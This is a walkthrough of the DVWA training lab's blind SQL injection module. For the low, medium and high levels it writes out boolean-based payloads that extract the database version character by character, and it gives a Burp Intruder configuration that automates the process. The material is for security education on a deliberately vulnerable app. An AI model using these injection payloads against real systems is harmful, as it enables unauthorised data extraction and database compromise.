DVWA Walkthrough VIII - SQL Injection (Blind)
A walkthrough of the Damn Vulnerable Web Application (DVWA) module 8, SQL Injection (Blind).
To further your understanding of DVWA, explore the comprehensive DVWA walkthrough or browse the full DVWA series to master every vulnerability level.
SQL Injection (Blind)
What’s this?
Blind SQL injection occurs when an application is vulnerable to SQL injection, but responses do not reveal query results or database errors, forcing attackers to infer data via side channels like response differences or delays. PortSwigger Academy classifies it into boolean-based (true/false page content changes) and time-based (delays via SLEEP functions) techniques to extract data bit by bit. In DVWA, this demonstrates stealthy exploitation without visible output, common in production apps hiding errors.
Blind SQLi enables unauthorized data extraction, including credentials and sensitive records, leading to breaches without alerting defenders. It risks full database compromise, privilege escalation, and compliance violations like GDPR fines.
Objective
The main goal of this module is to find the version of the SQL database software through a blind SQL attack.
Notes
We’ll use a Boolean-based Blind SQLi approach. This involves injecting conditional queries that force the application to respond differently depending on whether the statement is true or false, allowing us to verify information bit by bit through trial and error.
Security: Low
Help
The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.
Check the source code here.
When you enter a value in the User ID field, the application responds differently depending on that value. If the user exists (values 1 to 5), the app responds with User ID exists in the database. If the user doesn’t exist, it responds with User ID is MISSING from the database. To confirm the injection we can use always-true and always-false injections:
- Always true:
1' AND '1'='1'#→User ID exists in the database - Always false:
1' AND '1'='2'#→User ID is MISSING from the database
Now that we’ve confirmed the SQL injection, we can start “asking questions” about the database:
- Is the SQL version length higher than 5 chars?
1' AND CHAR_LENGTH((SELECT @@version)) > 5#→User ID exists in the database→ Server version has more than 5 chars. - Is the SQL version length equal to 24 chars?
1' AND CHAR_LENGTH((SELECT @@version)) = 24#→User ID exists in the database→ Server version has 24 chars. - First value of the SQL version is 1?
1' AND SUBSTRING((SELECT @@version), 1, 1) = '1'#→User ID exists in the database→ Server version is1 - Second value of the SQL version is 2?
1' AND SUBSTRING((SELECT @@version), 2, 1) = '0'#→User ID exists in the database→ Server version is10 - […]
- 24th value of the SQL version is 4?
1' AND SUBSTRING((SELECT @@version), 24, 1) = '4'#→User ID exists in the database→ Server version is10.11.15-mariadb-ub2204


Doing everything by hand can get painfully slow. Luckily, there are plenty of ways to speed things up. Tools like sqlmap, Burp Suite, or even some quick-and-dirty Python scripts can save you a lot of time. I went with Burp Intruder to fire off a bunch of blind SQLi requests automatically. Here is how I set it up:
- Attack type: Cluster bomb attack
- Target payload:
/vulnerabilities/sqli_blind/?id=1%27+AND+SUBSTRING((SELECT+%40%40version),+P1,+1)+%3d+'P2'%23&Submit=Submit- P1 (position 1):
- Payload type: Numbers
- Range: 4 → 24 (step 1)
- P2 (position 2):
- Custom list with all numbers (1 - 9), letters and symbols
- Uncheck payload encoding characters
- P1 (position 1):
- Extra ettings: Grep match:
User ID exists in the database
Security: Medium
Help
The medium level uses a form of SQL injection protection, with the function of “mysql_real_escape_string()”. However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.
The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.
Check the source code here.
For the medium security level, the form changes from a text input to a dropdown where we can only select the ID, so it’s better to move over to Burp Suite. By sending the request to the Repeater, we can start testing and, after some trial and error, confirm the SQL injection with the following POST request: id=1 AND 1=1#&Submit=Submit. Another issue we run into is that we can’t directly test characters, so we have to rely on ASCII codes instead. The idea is basically the same as before, we just need to change a couple of things. Let’s go through the process with these modifications:
- Is the SQL version length equal to 24 chars?:
1 AND CHAR_LENGTH((SELECT @@version)) = 24#:User ID exists in the database→ Server version has 24 chars. - First value of the SQL version is 1?:
1 AND ASCII(SUBSTRING((SELECT @@version), 1, 1)) = 49#:User ID exists in the database→ Server version is1 - Second value of the SQL version is 2?:
1 AND ASCII(SUBSTRING((SELECT @@version), 2, 1)) = 48#:User ID exists in the database→ Server version is10 - […]
- 24th value of the SQL version is 4?:
1' AND ASCII(SUBSTRING((SELECT @@version), 24, 1)) = 52#:User ID exists in the database→ Server version is10.11.15-mariadb-ub2204
In the end, it’s just a matter of replacing our list of numbers, letters, and symbols with their corresponding ASCII values and repeating the process.

Security: High
Help
This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being set on a different page, rather than a GET request.
Check the source code here.
If we take a closer look at how the application works, when we click on “Click here to change your ID”, we’re redirected to a second page where we can submit our payload, but the result is actually shown on the previous page. So how does that work?  Basically, when we hit
 Submit, the value we entered is sent to the /vulnerabilities/sqli_blind/ endpoint inside a cookie. This means we can play with that cookie value in exactly the same way we did in the low security level:

References
- PortSwigger Blind SQL Injection
- CryptoCat walkthrough video includes how to make this with Python and
sqlmap